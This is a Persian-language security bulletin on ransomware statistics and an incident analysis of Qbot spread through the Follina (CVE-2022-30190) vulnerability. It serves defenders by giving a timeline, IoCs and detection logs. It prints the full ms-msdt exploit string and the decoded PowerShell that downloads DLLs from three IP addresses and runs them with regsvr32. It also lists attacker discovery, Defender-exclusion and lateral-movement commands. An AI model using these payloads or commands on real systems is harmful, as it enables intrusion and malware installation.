
بر طبق گزارش مذکور، در بازه ۱ تا ۳۰ سپتامبر، از میان ۱۹۶ خانواده باج‌افزاری WannaCry و GandCrab به ترتیب با ۴۸ و ۱۷ درصد، بیشترین انتشار را در مقایسه با سایر باج‌افزارها داشته‌اند.



به گزارش شرکت مهندسی شبکه گستر، باج‌افزار WannaCry در اردیبهشت ۱۳۹۶ در مدتی بسیار کوتاه با سوءاستفاده از یک آسیب‌پذیری شناخته شده صدها هزار دستگاه را در سطح جهان به خود آلوده کرد. با این توضیح که مایکروسافت، آسیب‌پذیری مذکور، معروف به EternalBlue را سه ماه پیش از گسترش این باج‌افزار توسط اصلاحیه MS17-010 برطرف کرده بود. به عبارت دیگر کوتاهی کاربران در نصب اصلاحیه مذکور منجر به آلودگی دستگاه‌ها به WannaCry شد.

علیرغم گذشت بیش از نیم‌دهه از شناسایی WannaCry و اطلاع‌رسانی‌های گسترده‌ای در خصوص لزوم نصب اصلاحیه MS17-010 به‌عنوان راهکاری برای مقابله با این باج‌افزار، WannaCry همچنان در کشورهای مختلف از جمله ایران قربانی می‌گیرد.

نکته قابل توجه این که در گزارش بیت‌دیفندر، از میان ۱۴۸ کشور، ایران در جایگاه چهارم کشورهای با بیشترین تعداد شناسایی باج‌افزار قرار دارد.




مؤثرترین راهکار در مقابله با تهدیدات مخرب باج‌افزاری، پیشگیری از ورود آنها به سازمان است. بر طبق گزارش بیت‌دیفندر مهاجمان اغلب از تکنیک موسوم به "فیشینگ نیزه‌ای" (Spear Phishing) به منظور نفوذ اولیه دستگاه قربانیان به باج‌افزار بهره می‌گیرند. آگاهی‌بخشی کارکنان نقشی کلیدی در خنثی‌سازی این تکنیک دارد.

مشروح گزارش بیت‌دیفندر با عنوان Bitdefender Threat Debrief در لینک زیر قابل دریافت و مطالعه است:

https://businessinsights.bitdefender.com/bitdefender-threat-debrief-october-2022

انتشار بدافزار Qbot

با بهره‌جویی از Follina



با سوءاستفاده از ضعف امنیتی با شناسه CVE-2022-30190 موسوم به Follina اقدام به انتشار بدافزار Qbot که از جمله بدافزارهای ناقل تهدیدات باج‌افزاری می‌باشد، نمودند.

Qbot که با نام‌های Qakbot یا Pinksliplot نیز شناخته می‌شود، به طور فعال توسعه یافته و قادر به شناسایی اولیه (Reconnaissance)، گسترش دامنه نفوذ به سیستم‌های مجاور در شبکه (Lateral movement)، استخراج داده‌ها (Data exfiltration) و انتشار کدهای مخرب است و به عنوان یک واسط جهت نفوذ اولیه عمل می‌کند.

مرکز CERT ایالات متحده در گزارشی، Qbot را به عنوان یکی از فعال‌ترین بدافزارهای سال ۲۰۲۱ معرفی کرده است.

در یکی از این حملات اخیر که این سایت به بررسی آن پرداخته است، بلافاصله پس از اجرای کد مخرب Qbot، بدافزار، به سرور C2 متصل شده و فرایند شناسایی را از روی دستگاه آلوده آغاز می‌کند. در جریان حمله، مهاجمان بر روی چندین سیستم متمرکز شده و ابزارهای مدیریت از راه دور مانند NetSupport و Atera Agent را نصب نمودند و از Cobalt Strike جهت ماندگار کردن دسترسی به شبکه استفاده کردند. این نفوذ ۲ روز به طول انجامید و مهاجمان اسناد حساس موجود بر روی یکی از سرورهای فایل سازمان قربانی را سرقت نموده و پس از آن از شبکه خارج شدند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، تحلیل یکی از این حملات مورد بررسی قرار گرفته است.

تحلیل حمله

در این حمله، مهاجمان از آسیب‌پذیری CVE-2022-30190 (معروف به Follina) و از طریق اسناد Word، که اکسپلویت در آن جاسازی شده جهت نفوذ اولیه سوءاستفاده نموده‌اند. احتمالاً این اسناد Word از طریق ایمیل‌های فیشینگ ارسالی توسط گروه هکری TA570 دریافت شده‌اند.

پس از اجرای سند Word آلوده، یک فایل HTML که حاوی کد مخرب PowerShell است، از یک سرور راه دور بازیابی می‌شود. محتوای کد مخرب که از طریق base64 کدگذاری شده، برای دانلود فایل‌های DLL بدافزار Qbot و ذخیره آنها در پوشه Temp کاربر استفاده می‌شود. DLL بدافزار Qbot از طریق regsvr32.exe اجرا شده و بلافاصله در پروسه‌های معتبر (explorer.exe) بر روی دستگاه تزریق می‌شود.

کد مخرب تعبیه شده در این فایل‌ها که اسکریپتی Powerhell است، امکاناتی نظیر تصویربرداری از صفحه نمایش کاربر را برای مهاجم فراهم می‌کند.

پروسه تزریق شده، جهت انجام فعالیت‌های جاسوسی و اکتشافی و همچنین اتصال به سرورهای C2 بدافزار Qbot، اقدام به ایجاد ابزارهایی نظیر whoami، net.exe و nslookup در Windows می‌کند. تقریباً یک ساعت بعد، مهاجمان از یکی از ابزارهای داخلی Windows به نام esentutl.exe برای استخراج داده‌های مرورگر استفاده کردند، تکنیکی که در حملات قبلی نیز مشاهده شده بود.

Qbot از ایجاد فرامین (Task) زمان‌بندی شده جهت پایداری و ماندگاری در سیستم استفاده می‌کند. Task زمان‌بندی شده حاوی یک فرمان PowerShell بود که به چندین نشانی IP مربوط به سرورهای C2 که به روش base64 کدگذاری شده ارجاع می‌دهد. فرمان مذکور در کلیدهایی با نام تصادفی در Registry با نام HKCU ذخیره شده‌اند.

سپس، مهاجم فایل‌های DLL بدافزار Qbot رابه صورت از راه دور از طریق SMB بر روی چندین سرور در سراسر شبکه کپی می‌کند. آنها همچنین در هر یک از سیستم‌های آلوده، چندین پوشه را به فهرست استثنائات Windows Defender اضافه کردند تا راهکارهای تشخیصی را دور بزنند. سپس با ایجاد سرویس‌های راه دور بستر برای اجرای فایل‌های DLL فراهم می‌شود.


در همان یک ساعت اول، یک اتصال به سرور Cobalt Strike برقرار می‌شود اما تا زمانی که آلودگی به سیستم‌های مجاور در شبکه منتقل نشود، سرور Cobalt Strike شروع به فعالیت نمی‌کند. ابزارهایی نظیر nltest.exe و AdFind توسط پروسه Cobalt Strike تزریق شده (explorer.exe) اجرا می‌شوند. این پروسه تزریق شده نیز برای دسترسی به پروسه سیستمی LSASS مورد استفاده قرار می‌گیرد. سپس، مهاجمان یک ابزار مدیریت از راه دور به نام NetSupport Manager را نصب کردند. در عرض ۲۰ دقیقه پس از نصب، مهاجم از طریق ارتباط جاری Remote Desktop Session به Domain Controller دسترسی می‌یابد.

ابزار مدیریت از راه دور Atera در Domain Controller مستقر می‌شود. Atera ابزاری محبوبی است که توسط مهاجمان برای کنترل سیستم‌های قربانی مورد استفاده قرار می‌گیرد. این آخرین فعالیت مهاجمان در روز اول حمله بود.


مهاجمان در اوایل روز بعد ابزاری به نام Network Scanner که توسط SoftPerfect ارائه شده را بر روی Domain Controller دانلود کردند. این ابزار پس از اجرا، اقدام به پویش در سراسر شبکه برای شناسایی پورت‌های باز کرد. در نهایت، مهاجمان از طریق RDP به یکی از سرورهای اشتراک فایل متصل شده و به اسناد حساس دسترسی پیدا کردند. قبل از خروج مهاجمان از شبکه، دیگر هیچ فعالیت دیگری از سوی آنها مشاهده نشد.

همچنین فایل‌های دستکاری شده و نشانه‌های آلودگی (IoC) این حملات نظیر pcaps، ثبت محتویات حافظه، فایل‌ها، گزارش رویدادها نظیر بسته‌های Sysmon، Kape و موارد دیگر در ادامه ارائه شده است.

سیر زمانی


Follina Exploit Leads to Domain Compromise
Day 1
14:54 UTC Initial Access: Follina exploit embedded in Word doc
C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE
C:\Windows\System32\msdt.exe
14:55 UTC Process Injection and Execution
Injected Process: sdiagnhost.exe
104.36.229.139:80
85.239.55.228:80
185.234.247.119:80
"C:\Windows\system32\regsvr32.exe" C:\Users\<Redacted>\AppData\Local\Templt2.A
15:02 - 15:11 UTC Discovery Commands
whoami /all
cmd /c set
net view /all
ipconfig /all
net share
nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.DOMAIN
net localgroup
netstat -nao
route print
net group /domain
net group "Domain Computers" /domain
C:\Windows\System32\cmd.exe /C c:\windows\sysnative\nltest.exe /domain_trusts /all_trusts
15:09 UTC Command and Control
Cobalt Strike from injected explorer.exe
190.123.44.126:443
16:09 UTC Esentutl.exe interaction with Windows Web Cache
esentutl.exe /r V01 /l"C:\Users\<Redacted>\AppData\Local\Microsoft\Windows\WebCache"
16:10 UTC Persistence: Scheduled Task Creation
schtasks.exe /Create /F /TN "{E8ADEA37-C329-4967-9CF5-2682DA7D97BE}"
16:23 UTC Lateral Movement: Remote Creation and Execution of DLLs
regsvr32.exe -s \\x.x.x.x\C$\xyxfdfkdidgs.dll
regsvr32.exe -s \\x.x.x.x\C$\lidfvhgjotktv.dll
16:24 UTC Defense Evasion: Addition of exclusion paths
C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
C:\Users\<Redacted>\AppData\Roaming\Microsoft\Gexud
C:\Users\<Redacted>\AppData\Roaming\Microsoft\Paeiw
16:55 - 16:57 UTC Discovery Activity via Cobalt Strike
net group "domain controllers" /dom
net group "domain admins" /dom
C:\Windows\system32\cmd.exe /C ping -n 1 <Hostname>
C:\Windows\system32\cmd.exe /C C:\intel\adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > C:\intel\domain.csv
17:03 UTC Credential Access: Cobalt Strike accessing LSASS
Named Pipe:\postex_4c14 | Process: C:\Windows\SysWOW64\explorer.exe
Named Pipe:\postex_4c14 | Process: C:\Windows\system32\WerFault.exe
Process Accessed: LSASS
17:15 UTC Installation of Remote Access Tool
NetSupport Manager
17:35 UTC Lateral Movement to Domain Controller
via RDP
17:42 UTC Atera RMM dropped on the domain controller
C:\Users\<Redacted>\Documents\setup_undefined.msi
Day 2
06:27 UTC Discovery: Port Scanning
C:\users\<Redacted>\downloads\netscan_portable\64-bit\netscan.exe
06:50 UTC Lateral Movement to File Share Server
via RDP
06:52 UTC Accessed sensitive documents on the file server
Using Wordpad, Notepad++ and Internet Explorer

نمودار آلودگی




نفوذ اولیه

از زمان افشای آسیب‌پذیری CVE-2022-30190 (Follina) در اوایل خرداد ماه، مهاجمان بارها از این ضعف در کارزارهای فیشینگ مختلف سوءاستفاده کرده‌اند. اولین بار بهره‌جویی از این ضعف امنیتی به گروه هکری TA570، که کد مخرب را از طریق ارسال ایمیل‌های فیشینگ منتقل کردند، نسبت داده شد. این نفوذ پس از آن آغاز شد که یک سند Word، که با سوءاستفاده از Follina آلوده شده بود، جهت انتقال و انتشار بدافزار Qbot در سرور مورد استفاده قرار گرفت.


هنگامی که با یک سند Word با فرمت OOXML سروکار دارید، فایل‌ها و پوشه‌های مرتبط در یک فایل به صورت ZIP فشرده و ذخیره می‌شوند که می‌توان به راحتی با بکارگیری یکی از ابزارهای رایج نظیر unzip آن را از حالت فشرده خارج کرد. یکی از فایل‌های جاسازی شده که در حین تحلیل Follina maldoc نیاز به بازرسی دارد، document.xml.rels نام دارد.

```
$ unzip doc532.docx -d extract
Archive:  doc532.docx
  inflating: extract/[Content_Types].xml
  inflating: extract/docProps/app.xml
  inflating: extract/docProps/core.xml
  inflating: extract/word/document.xml
  inflating: extract/word/fontTable.xml
  inflating: extract/word/settings.xml
  inflating: extract/word/styles.xml
  inflating: extract/word/webSettings.xml
  inflating: extract/word/theme/theme1.xml
  inflating: extract/word/_rels/document.xml.rels
  inflating: extract/_rels/.rels
```

این فایل "Relationship" (RELS) به یک فایل HTML راه دور ارجاع می‌دهد و به گونه‌ای پیکربندی شده که هنگام بازشدن سند Word یا حتی در حالت پیش نمایش (Preview Mode)، بازیابی و بارگذاری می‌شود.



در بخش پایین کد منبع صفحه HTML بازیابی شده، تگ اسکریپت حاوی کد مخرب JavaScript تعریف شده و ms-msdt scheme نامیده می‌شود.




```
ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+
[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4A
MwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIA
AkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAo
AHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAG
gAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQA
YQB0ACAALQBPAHUAdABGAGkAbAB1ACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALg
BBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAu
AEEA'+
[char]34+'))')))i/../../../../../../../../../../../../Windows/System32/mpsigstub.ex
e"
```

سیستمی که در برابر Follina آسیب‌پذیر است توسط ابزار Microsoft Support Diagnostic Tool - به اختصار MSDT - تفسیر و اجرا می‌شود. یکی از روش‌های عالی تشخیص بهره‌جویی از این ضعف امنیتی، رصد پروسه‌های نرم‌افزار Microsoft Office نظیر WINWORD.EXE است.

```
LogName=Security
EventCode=4688
EventType=0
ComputerName=[redacted]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=58524
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
        Security ID:            [redacted]
        Account Name:           [redacted]
        Account Domain:         [redacted]
        Logon ID:               0x110BE1B

Target Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0xbf4
        New Process Name:       C:\Windows\System32\msdt.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-8192
        Creator Process ID:     0x1e40
        Creator Process Name:   C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
        Process Command Line:   "C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_Br
owseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64St
ring('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIA
AtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpA
GwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAA
JABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]3
4+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"
```

در این حمله، کد مخرب حاوی اسکریپت PowerShell بود که به روش base-64 کدگذاری شده بود. کد مخرب رمزگشایی شده نیز پس از اجرا توسط PowerShell در EventID 4104 (Logging block script) ثبت می‌شود.

```
LogName=Microsoft-Windows-PowerShell/Operational
EventCode=4104
EventType=5
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-21-2305598449-1564225094-2953443992-1153
SidType=0
SourceName=Microsoft-Windows-PowerShell
Type=Verbose
RecordNumber=219192
Keywords=None
TaskCategory=Execute a Remote Command
OpCode=On create calls
Message=Creating Scriptblock text (1 of 1):
$p = $Env:temp;iwr http://104.36.229.139/$(random).dat -OutFile $p\t.A;iwr http://85.239.55.228/$(random).dat -OutFile $p\
t1.A;iwr http://185.234.247.119/$(random).dat -OutFile $p\t2.A;regsvr32 $p\t.A;regsvr32 $p\t1.A;regsvr32 $p\t2.A

ScriptBlock ID: 1756b92a-c481-4919-a4d4-95f9946ca971
```

Payload اکسپلویت Follina، کتابخانه‌های Qbot را از سه URL مختلف دانلود می‌کند، فایل‌ها را در پوشه Temp کاربر قرار می‌دهد و در نهایت با بکارگیری regsvr32.exe، فایل‌های DLL را اجرا می‌کند.

```
$p = $Env:temp
iwr http://104.36.229.139/$(random).dat -OutFile $p\t.A
iwr http://85.239.55.228/$(random).dat -OutFile $p\t1.A
iwr http://185.234.247.119/$(random).dat -OutFile $p\t2.A
regsvr32 $p\t.A
regsvr32 $p\t1.A
regsvr32 $p\t2.A
```

اجرا

پس از اجرای کد مخرب MSDT، نمونه جدیدی از sdiagnhost.exe (Scripted Diagnostics Native Host) ایجاد شد. این پروسه مسئول فراخوانی کد مخرب Follina بود که در این حمله، سه نمونه (Child Instance) به نام regsrv32.exe را ایجاد کرد.

EventCode	TaskCategory	ParentCommandLine	CommandLine	CurrentDirectory
1	Process Create (rule: ProcessCreate)	C:\Windows\System32 \sdiagnhost.exe -Embedding	"C:\Windows\system32\regsvr32.exe" C:\Users \ \AppData\Local\Temp\t2.A	C:\Users\ \AppData\Local \Temp\SDIAG_15c1caff-3938-4ad2-a3ff-50405ac7f3d6\
1	Process Create (rule: ProcessCreate)	C:\Windows\System32 \sdiagnhost.exe -Embedding	"C:\Windows\system32\regsvr32.exe" C:\Users \ \AppData\Local\Temp\t1.A	C:\Users\ \AppData\Local \Temp\SDIAG_15c1caff-3938-4ad2-a3ff-50405ac7f3d6\
1	Process Create (rule: ProcessCreate)	C:\Windows\System32 \sdiagnhost.exe -Embedding	"C:\Windows\system32\regsvr32.exe" C:\Users \ \AppData\Local\Temp\t.A	C:\Users\ \AppData\Local \Temp\SDIAG_15c1caff-3938-4ad2-a3ff-50405ac7f3d6\

